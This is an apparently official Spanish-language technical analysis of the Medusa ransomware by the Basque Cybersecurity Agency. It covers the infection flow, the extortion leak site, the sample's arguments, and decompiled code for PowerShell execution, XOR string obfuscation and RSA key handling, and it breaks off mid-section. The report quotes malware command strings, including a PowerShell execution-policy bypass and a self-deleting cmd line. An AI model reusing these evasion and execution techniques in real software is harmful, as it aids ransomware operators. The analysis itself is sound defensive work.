Medusa Ransomware

CYBERZAINTZA-MALWARE-MEDUSA

TLP: CLEAR

www.ciberseguridad.eus

TABLA DE CONTENIDO

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que la Agencia de Ciberseguridad Vasca considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso la Agencia de Ciberseguridad Vasca puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de la Agencia de Ciberseguridad Vasca como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de la Agencia de Ciberseguridad Vasca. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

1. Resumen ejecutivo

Medusa, también llamado **Medusa Blog**, es un malware de tipo ransomware que afecta a sistemas Windows y que apareció en junio de 2021, cobrando notoriedad a principios de 2023. El nombre Medusa ha sido usado por distintas familias de malware y no debe confundirse con **MedusaLocker** un ransomware como servicio (RaaS) que surge en 2019.

Los actores que se encuentran detrás del ransomware **Medusa** usan un modelo de doble extorsión reclamando una cuantiosa suma de dinero a cambio de descifrar la información bajo la amenaza de filtrar o vender los datos robados si la víctima se niega a pagar. A comienzos del año 2023, el grupo incrementa su actividad y crea el sitio web "**Medusa Blog**" en la red **TOR,** donde publican los datos de las organizaciones extorsionadas. El grupo criminal no tiene código ético y entre las víctimas se encuentran instituciones del sector de la salud y centros educativos.

Medusa ha sido desarrollado en el lenguaje de programación C++. La muestra analizada no hace uso de ningún tipo de empaquetado ni de técnicas antidebugging. Algunas cadenas de caracteres como comandos, listas de extensiones, servicios, procesos y la clave pública RSA se encuentran ofuscadas mediante operaciones **XOR** simples con un valor fijo, mientras que otras como la nota de rescate, algunos comandos o mensajes de consola se encuentran en claro.

Medusa utiliza un mecanismo de encriptación robusto. Cada archivo se cifra con el algoritmo simétrico **AES** usando un vector de inicialización **IV** fijo de 16 bytes y una **clave** aleatoria de **256 bits** que se encripta mediante una clave pública **RSA de 2048 bits** y se añade al final del archivo cifrado. La única manera para poder descifrar los ficheros es estar en posesión de la clave privada asociada.

La actividad del actor se ha mantenido en las primeras semanas de 2024, afectando a importantes corporaciones lo que supone una amenaza significativa que debe ser tenida en consideración.

2. Análisis técnico

2.1. Flujo de infección



Ilustración 1: Flujos de infección

El análisis de diferentes casos publicados que involucran al grupo ransomware **Medusa** indican que la propagación del malware comienza con la explotación de servicios vulnerables o el secuestro de cuentas legítimas.

El acceso inicial, en uno de los casos reportados por la comunidad, se produce cuando los atacantes cargan una webshell en un servidor Microsoft Exchange vulnerable. Posteriormente, se realiza una transferencia mediante Powershell de un archivo comprimido con un software de administración remota, ConnectWise. Mediante dos drivers ofuscados con Safengine Shielden se detienen o eliminan una lista de endpoints de seguridad.

Posteriormente, los actores usan netscan, una versión portable de SoftPerfect Network Scanner, como herramienta de descubrimiento, explotación y movimiento lateral que integra el despliegue y ejecución del ransomware **Medusa**.

En otros casos reportados, el acceso inicial comienza con conexiones **RDP** (Remote Desktop Protocol) con credenciales secuestradas, para pasar a un

proceso de reconocimiento con el uso de herramientas como Bloodhund y scripts Powershell.

En la etapa final de la intrusión, los atacantes proceden a exfiltrar los datos que consideran relevantes para después desplegar el ransomware y encriptar la información. Por último, publican un anuncio de extorsión en su sitio "**Medusa Blog**".

2.2. Medusa Blog

Los actores de amenazas que se encuentran detrás de Medusa disponen de un sitio web en la red **TOR** con el título **MEDUSA BLOG (Ilustración 2**) en el que publican información de las supuestas organizaciones afectadas. La URL onion aparece en los archivos de rescate de los sistemas encriptados.

http[:]//medusaxko7jxtrojdkxo66j7ck4q5tgktf7uqsqyfry4ebnxlcbkccyd[.]onion/



Ilustración 2: Medusa Blog

Para cada víctima, los ciberdelincuentes publican un anuncio de extorsión (**Ilustración 3**) con el fin de presionar en el pago del rescate. La información publicada es la siguiente:

- Nombre, logotipo y descripción de la organización afectada.
- Cuenta atrás de la expiración del periodo de pago del rescate. Una vez finalizado el tiempo, el grupo de ransomware publica los datos robados si el pago no ha sido realizado.
- Número de visualizaciones del anuncio de extorsión con el fin de presionar a la víctima.

- Un botón con la información necesaria para realizar un pago en bitcoins para añadir un día más al tiempo de expiración.
- Un botón con información para realizar un pago en bitcoins para la eliminación completa de los datos exfiltrados.
- Un botón para realizar la compra de los datos en bitcoins.
- Imágenes con evidencias de la información confidencial que ha sido exfiltrada.

Ilustración 3: Cuenta atrás para el pago del rescate en Medusa Blog

En la **Ilustración 4,** se muestra el número de organizaciones que aparecen, al mes, en **Medusa Blog**. Como se puede observar, la actividad del grupo no ha cesado desde la creación del sitio web.



Ilustración 4: Número de víctimas publicadas, al mes, en Medusa Blog

En el sitio **Medusa Blog** aparece un enlace a un canal de Telegram, con más de 6000 suscriptores, con el título “information support” donde se promocionan y divulgan datos exfiltrados relacionados con el grupo.

En la nota de rescate también aparece la URL onion de **Medusa Chat**, una aplicación web desarrollada en React por el grupo Medusa que permite realizar la negociación del rescate mediante un chat.

http[:]//medusakxxtp3uo7vusntvubnytaph4d3amxivbggl3hnhpk2nmus34yd[.]onion/

2.3. Muestra analizada

La muestra analizada se trata de un ejecutable de Windows de 32 bits (PE32), desarrollado en C++ en el subsistema de consola y corresponde a la familia de ransomware **Medusa**. El ejecutable se compiló, presumiblemente, el 18 de mayo de 2023 a las 13:44 UTC. En la sección debug se encuentra el nombre del fichero de depuración G:\Medusa\Release\gaze.pdb que indica que el nombre original del ejecutable era gaze.exe. La firma **SHA256** de la muestra es la siguiente:

7d68da8aa78929bb467682ddb080e750ed07cd21b1ee7a9f38cf2810eeb9cb95



Ilustración 5: Archivo de depuración gaze.pdb

Medusa ha sido compilado con Microsoft Visual Studio. La muestra no se encuentra empaquetada e importa las librerías crypt32.dll y bcrypt.dll. Crypt32.dll es una librería que permite la codificación y decodificación de certificados y la creación de firmas digitales, mientras que bcrypt.dll ofrece algoritmos de hashing y encriptación.



Ilustración 6: Análisis con DIE

En el análisis estático de cadenas de caracteres se pueden observar mensajes en claro que revelan las intenciones maliciosas del ransomware.

```
File is already encrypted.
File already have locker Extension.
Rename file error:%s
kill_services processes
kill_services %s
kill_processes %s
delete_shadow_copies
encrypt system
load_encryption_key:File open error
load_note:File open error
load_note:note length is too long.(< 8KB)
vi:nsdfpk:t:w:V
Version:%.2f
:use networkdrive
:exclude systemdrive
:do not delete itself
:initial run powershell path = %s
powershell -executionpolicy bypass -File %s
:initial run powershell from predefined variable.
powershell -Command "& {%s}"
cmd /c ping localhost -n 3 > nul & del %s
```

2.4. Función principal main

Medusa está desarrollado para su ejecución manual en la consola de comandos. El siguiente diagrama de flujo (**Ilustración 7**) muestra el comportamiento general del ransomware.



Ilustración 7: Diagrama de flujo del comportamiento general de Medusa

La función principal, main, comienza evaluando los argumentos pasados en la ejecución del programa. Estos argumentos permiten modificar la funcionalidad por defecto del malware. Los posibles argumentos son los siguientes:

Argumento	Descripción
V	Muestra la versión de medusa en la consola.
d	No se elimina la muestra al finalizar la ejecución.
f	Excluye algunas carpetas de sistema como Program Files, Program Files (x86), ProgramData, etc
i	Encripta la carpeta especificada como parámetro
k	Lee la clave pública RSA del fichero pasado en el argumento.
n	En la enumeración de unidades incluye las unidades de red para su posterior encriptación.
p	Desactiva el “preprocess” que consiste en parar una lista predefinida de servicios, procesos y eliminar las shadow copies.
s	Evita la encriptación de la unidad del sistema.
t	Permite modificar la nota de rescate con el contenido del fichero pasado como argumento.
v	No se oculta la consola.
w	Permite ejecutar un script Powershell, antes de la encriptación, con el comando powershell -executionpolicy bypass -File %s

En primer lugar, si está presente la opción -V, se imprime en consola la versión de Medusa y finaliza la ejecución. Esta muestra se trata de la **versión 1.10**,

aunque ya han aparecido muestras de versiones posteriores como la 1.20, lo que indica que existe un ciclo de desarrollo.



Ilustración 8: Versión 1.10 de la muestra de Medusa

A continuación, si no está presente la opción -v, se oculta la consola para dificultar la detección por parte del usuario.

```
210  if ( bcsc_version_flag )
211  {
212    bcsc_vfprintf("Version:%.2f\n", 1.100000023841858);
213    return 0;
214  }
215  if ( !bcsc_console_flag )
216  {
217    ConsoleWindow = GetConsoleWindow();
218    ShowWindow(ConsoleWindow, 0);
219  }
```

Ilustración 9: Medusa oculta la consola

2.5. Ejecución de scripts iniciales Powershell

Si se pasa el argumento –w con la ruta de un script, Medusa lo ejecutará mediante el siguiente comando de Powershell, creando un proceso con la llamada a la API CreateProcessA.

```
powershell -executionpolicy bypass -File %s
```

El parámetro -executionpolicy bypass desactiva la política de ejecución de Powershell permitiendo que el script se ejecute sin importar su origen. Si no se pasa el argumento al ejecutar el ransomware, se ejecuta el comando:

```
powershell -Command "& { }"
```

En este caso, se ejecutarán los scripts del perfil, si los hubiera, como el del perfil del usuario situado en:

C:\Users\[UserName]\Documents\PowerShell\Microsoft.PowerShell_profile.ps1

```
235  if ( bcsc_powershell_arg && strlen(bcsc_powershell_arg) < 0xFF )
236  {
237    bcsc_vfprintf(":initial run powershell path = %s\n", bcsc_powershell_arg);
238    bcsc_sprintf(v65, "powershell -executionpolicy bypass -File %s", bcsc_powershell_arg);
239    pipes_process = bcsc_create_pipes_process(v65, v62, &savedregs, 1);
240    v69 = 0;
241    v22 = pipes_process;
242    if ( pipes_process[5] >= 0x10 )
243      goto LABEL_60;
244  }
245  else
246  {
247    bcsc_vfprintf(":initial run powershell from predefined variable.\n");
248    bcsc_sprintf(v64, "powershell -Command \"& {%s}\"", dword_102E28C);
249    pipes_process = bcsc_create_pipes_process(v64, v62, &savedregs, 1);
250    v69 = 1;
251    v22 = pipes_process;
252    if ( pipes_process[5] >= 0x10 )
253  LABEL_60:
254      v22 = *pipes_process;
255  }
```

Ilustración 10: Ejecución de scripts Powershell

2.6. Desofuscación de cadenas de caracteres

El binario de Medusa, contiene cadenas de texto en claro y otras ofuscadas. Algunas de las cadenas de caracteres que se encuentran ofuscadas son: listas de extensiones, listas de servicios, listas de procesos, la clave pública RSA, comandos a ejecutar, la clave para la derivación de la clave simétrica, etc. Estas cadenas se tienen que desencriptar en tiempo de ejecución, antes de ser utilizadas. El método elegido por los creadores del malware es sencillo y consiste en la aplicación de la operación **XOR** para cada carácter, incluido el NULL byte de final de cadena, con el **valor 0x2E** (carácter punto en ASCII).

En el ejecutable, existen multitud de funciones que se encargan de esta tarea, dependiendo del tamaño de la cadena. Para las cadenas con más de 15 caracteres se usan operaciones **XOR SIMD** (Single Instruction Multiple Data) de 128 bits para acelerar el proceso.

En la **Ilustración 11** se muestra una de las funciones de desofuscado. Se ejecuta una instrucción PXOR que realiza la operación XOR en paralelo de los 16 bytes de los registros xmm0 y xmm1. Para el resto de bytes se hace una operación XOR carácter a carácter.



Ilustración 11: Se hace pxor (SIMD) con los primeros 16 bytes y después xor byte a byte con los restantes.

2.7. Desofuscación de listas

Una de las funciones con el mayor número de líneas de código del binario se encarga de desofuscar cadena a cadena, la lista de **extensiones** a excluir de la encriptación y la lista de **servicios** y **procesos** a parar.

En primer lugar, almacena la cadena ofuscada en memoria para luego decodificarla con alguna de las funciones XOR ya mencionadas. Después, se copia la cadena resultante a la lista correspondiente.

La **Ilustración 12** muestra el código de la desofuscación de la primera cadena ".dll".

```
839  v0 = bcsc_alloc__dll(&v830);
840  bcsc_xor5_cond(v0);
841  v1 = (&xmmword_5D70C4 - v0);
842  do
843  {
844    v2 = *v0++;
845    v0[v1 - 1] = v2;
846  }
847  while ( v2 );
848  v830 = 0;
```

Ilustración 12: Proceso de desofuscación de la cadena ".dll"

La función bcsc_alloc__dll, almacena en memoria el valor 0x42424A002E (BBJ\0.) y retorna una referencia de memoria.

```
int *bcsc_alloc__dll()
{
  if ( dword_5DE624 > *(*NtCurrentTeb()->ThreadLocalStoragePointer + 4) )
  {
    sub_577B61(&dword_5DE624);
    if ( dword_5DE624 == -1 )
    {
      xor_dword_value = 0x42424A00;
      xor_byte_value = 0x2E;
      sub_577F88(sub_5B88C0);
      sub_577B17(&dword_5DE624);
    }
  }
  return &xor_dword_value;
}
```

Ilustración 13: Almacenamiento en memoria de la cadena ofuscada

Después, como se puede observar en la **Ilustración 14**, se comprueba si la cadena ya ha sido desofuscada. Todas las cadenas ofuscadas terminan en el carácter 0x2E ya que al realizar el XOR consigo mismo se obtiene 0x00, el carácter NULL BYTE que finaliza la cadena resultante. Si el último carácter de la cadena que se está desencriptando es distinto de NULL se realizan las operaciones XOR byte a byte.

```
void __thiscall bcsc_xor5_cond(_BYTE *this)
{
  char v1; // al

  v1 = this[4];
  if ( v1 )
  {
    *this ^= 0x2Eu;
    this[1] ^= 0x2Eu;
    this[2] ^= 0x2Eu;
    this[3] ^= 0x2Eu;
    this[4] = v1 ^ 0x2E;
  }
}
```

Ilustración 14: Función que ejecuta la operación XOR byte a byte

La siguiente receta de cyberchef resume el algoritmo de desencriptación aplicado, en este caso, la cadena resultante es la extensión .dll.



Ilustración 15: Ejemplo de cadena .dll

En la siguiente figura vemos la lista completa de extensiones ya decodificadas en memoria.

```
005D70C0  00 00 00 00 2E 64 6C 6C  00 00 00 00 00 00 2E 65  .....dll.......e
005D70D0  78 65 00 00 00 00 00 00  2E 6C 6E 6B 00 00 00 00  xe.......lnk....
005D70E0  00 00 2E 4D 45 44 55 53  41 00 00 00 D4 36 D5 00  ...MEDUSA.......
```

Ilustración 16: Lista de extensiones desofuscadas

En la función se repite la misma lógica para la lista de servicios y procesos. Las tres listas completas se pueden consultar en el **Apéndice B: Lista de extensiones excluidas**, **Apéndice C: Lista de servicios** y **Apéndice D: Lista de procesos**.

2.8. Lectura de la clave pública RSA

Como se explicará más adelante en detalle, Medusa contiene una **única clave pública RSA** de 2048 bits que se usa para encriptar la **clave simétrica AES** de 256 bits generada para cada archivo cifrado.

La clave pública se puede cambiar por otra si se pasa el argumento –k con una ruta a un fichero **PEM** en formato **SPKI**.

Si la carga del fichero falla el programa termina.

```
271  if ( !bcsc_read_encryption_key(bcsc_keyfile_arg) )
272  {
273    bcsc_vfprintf("error: load key\n");
274    return 0;
275  }
```

Ilustración 17: El programa termina si no se puede cargar la clave

La clave pública predeterminada se encuentra oculta en la sección .rdata del binario, en fragmentos desordenados y ofuscados con el método ya explicado para cadenas de caracteres. En la siguiente función se puede observar cómo se reordenan los bloques.

```
void *bcsc_load_default_rsa_public_key()
{
  int *ThreadLocalStoragePointer; // eax
  int v1; // ecx
  __int128 v3[28]; // [esp+0h] [ebp-1C8h] BYREF
  __int16 v4; // [esp+1C0h] [ebp-8h]
  char v5; // [esp+1C2h] [ebp-6h]

  v3[0] = xmmword_5C95A0;
  ThreadLocalStoragePointer = NtCurrentTeb()->ThreadLocalStoragePointer;
  v3[1] = xmmword_5C95B0;
  v4 = 771;
  v3[2] = xmmword_5C9690;
  v1 = *ThreadLocalStoragePointer;
  v3[3] = xmmword_5C9670;
  v3[4] = xmmword_5C9090;
  v5 = 46;
  v3[5] = xmmword_5C96C0;
  v3[6] = xmmword_5C9530;
  v3[7] = xmmword_5C9000;
  v3[8] = xmmword_5C9100;
  v3[9] = xmmword_5C9660;
  v3[10] = xmmword_5C9370;
```

Ilustración 18: Reordenado en bloques de 16 bytes

Posteriormente, se realiza la desencriptación habitual mediante instrucciones XOR SIMD de 128 bits y XOR enteros con 0x2E para los bytes restantes.

```
  default_key = bcsc_load_default_rsa_public_key();
  v9 = default_key;
  if ( default_key[28].m128i_i8[2] )
  {
    v10 = default_key + 2;
    v11 = 7;
    v12 = 448;
    do
    {
      v10 += 4;
      v10[-6] = _mm_xor_si128(xmmword_5C9140, v10[-6]);
      v10[-5] = _mm_xor_si128(v10[-5], xmmword_5C9140);
      v10[-4] = _mm_xor_si128(v10[-4], xmmword_5C9140);
      v10[-3] = _mm_xor_si128(xmmword_5C9140, v10[-3]);
      --v11;
    }
    while ( v11 );
    do
      v9[v12++] ^= 0x2Eu;
    while ( v12 < 0x1C3 );
```

Ilustración 19: Desofuscado XOR de la clave pública

La clave pública desofuscada tiene el formato **SPKI** (Subject Public Key Info). Este formato contiene dos componentes: el campo **Algorithm Identifier** que especifica el algoritmo de la clave pública, en este caso RSA, y el campo **Subject Public Key** que es la clave pública propiamente dicha codificada en formato **DER** (Distinguished Encoding Rules). La clave pública se representa en formato **PEM** (Privacy Enhanced Mail), estándar para almacenar y enviar claves y certificados criptográficos. PEM codifica la clave en base64 y la envuelve entre la cabecera y pie -----BEGIN PUBLIC KEY----- y -----END PUBLIC KEY-----.

```
-----BEGIN PUBLIC KEY-----
```

```
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAs6CypG3K8FqGrUj/b0tw
3hTZEWZlSSj2ckSWUI4NSuivp/AVZ1Axxo9/slBMqkn5gYxmV3H1Ig16wZmxlqtA
0DCBuhprg6TnaoZMNxe6QZrBrTOanQ3+pNppUOezXRTUOdTC2Ve/ma18eitMoR7N
JdahxlHUYxo/2WFTDVYsEFh04hqhfLSh28Iq+17UZYs2rghtIssGXsTuhm9Fjv00
9obZ0nzMmC7jC17E4+wCrvL4241XYCyJd4Qyw6EcqGvHduHzopXz/HSEVByyzlzJ
L0pv4vW3xZQ91151iEzhZDXXhhSwpY/7fiEJjLIofOWdL2YwxeiURscnzlOQgfUa
1QIDAQAB
-----END PUBLIC KEY-----
```

A continuación, mediante la llamada GetSystemFirmwareTable se obtiene información de la BIOS, pero no se observa que afecte a la recuperación de la clave pública.

```
135  SystemFirmwareTable = GetSystemFirmwareTable('RSMB', 0, 0, 0);// Raw SMBIOS
136  bcsc_raw_smbios = bcsc_HeapAlloc1(SystemFirmwareTable);
137  GetSystemFirmwareTable('RSMB', 0, bcsc_raw_smbios, SystemFirmwareTable);
138  v16 = bcsc_raw_smbios;
139  v17 = bcsc_raw_smbios + 8;
140  v18 = &bcsc_raw_smbios[*(bcsc_raw_smbios + 1) + 8];
```

Ilustración 20: Acceso a la API GetSystemFirmwareTable

Después se calcula el hash **SHA256** de la clave pública anterior y se convierte a representación hexadecimal. Este hash aparecerá en la nota de rescate con el nombre **Company identification hash** y en el pie de cada fichero encriptado.

```
115  bcsc_c_memset(bcsc_cbOutput, 0, 0x40u);
116  v7 = strlen(pbInput);
117  if ( BCryptOpenAlgorithmProvider(&v36, &off_5C7814, 0, 0) )// SHA256
118  {
119    v8 = -1;
120  }
121  else
122  {
123    BCryptGetProperty(v36, L"ObjectLength", &v41, 4u, &v40, 0);
124    v30 = v41;
125    ProcessHeap = GetProcessHeap();
126    v34 = HeapAlloc(ProcessHeap, 0, v30);
127    if ( v34 )
128    {
129      BCryptGetProperty(v36, L"HashDigestLength", &bcsc_key_without_header_len, 4u, &v40, 0);
130      if ( BCryptCreateHash(v36, &v35, v34, v41, 0, 0, 0) )
131      {
132        v8 = -1;
133      }
134      else if ( BCryptHashData(v35, pbInput, v7, 0) )
135      {
136        v8 = -1;
137      }
138      else if ( BCryptFinishHash(v35, bcsc_cbOutput, bcsc_key_without_header_len, 0) )
```

Ilustración 21: Creación del HASH SHA256 de la clave pública

La clave RSA inicial se convierte del formato origen **SPKI** a **PKCS1** (Public Key Cryptography Standards #1), estándar desarrollado por RSA Laboratories que, entre otras cosas, establece el formato de clave pública RSA. Para hacer la conversión, se extrae la clave pública RSA situada a partir de la posición 32 después de la cabecera **PEM**.

```
111  if ( bcsc_c_strncmp(pbInput, &bcsc_PEM_BEGIN_HEADER, strlen(&bcsc_PEM_BEGIN_HEADER)) )
112    return 0;
113  bcsc_rsa_key_extracted = &pbInput[strlen(&bcsc_PEM_BEGIN_HEADER) + 32];//
114                                          // Conversion a PKCS1, se extrae la clave RSA
```

Ilustración 22: Extracción de la clave pública RSA

Se eliminan los caracteres 0x0A (salto de línea) y se cambian las cabeceras PEM por las correspondientes al formato PKCS1 -----BEGIN RSA PUBLIC KEY----- y -----END RSA PUBLIC KEY-----

```
269       v24 = bcsc_rsa_key_extracted;            // -----BEGIN RSA PUBLIC KEY-----\n%s\n-----END RSA PUBLIC KEY-----
270     }
271   }
272   if ( byte_5DECD2 )
273   {
274     for ( j = 0; j < 0x30; j += 16 )
275       *(&xmmword_5DEC94 + j) = _mm_xor_si128(*(&xmmword_5DEC94 + j), xmmword_5C9140);
276     for ( ; j < 0x3F; ++j )
277       *(&xmmword_5DEC94 + j) ^= 0x2Eu;
278   }
279   bcsc_sprintf(bcsc_RSA_public_key, &xmmword_5DEC94, v24);// Certificado PEM RSA final
280   return strlen(bcsc_RSA_public_key) == 420;
281 }
```

Ilustración 23: Conversión de la clave al formato PKCS1

La clave pública RSA final convertida al formato PKCS1 es:

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAs6CypG3K8FqGrUj/b0tw3hTZEWZlSSj2ckSWUI4NSuivp/AVZ1Axxo9
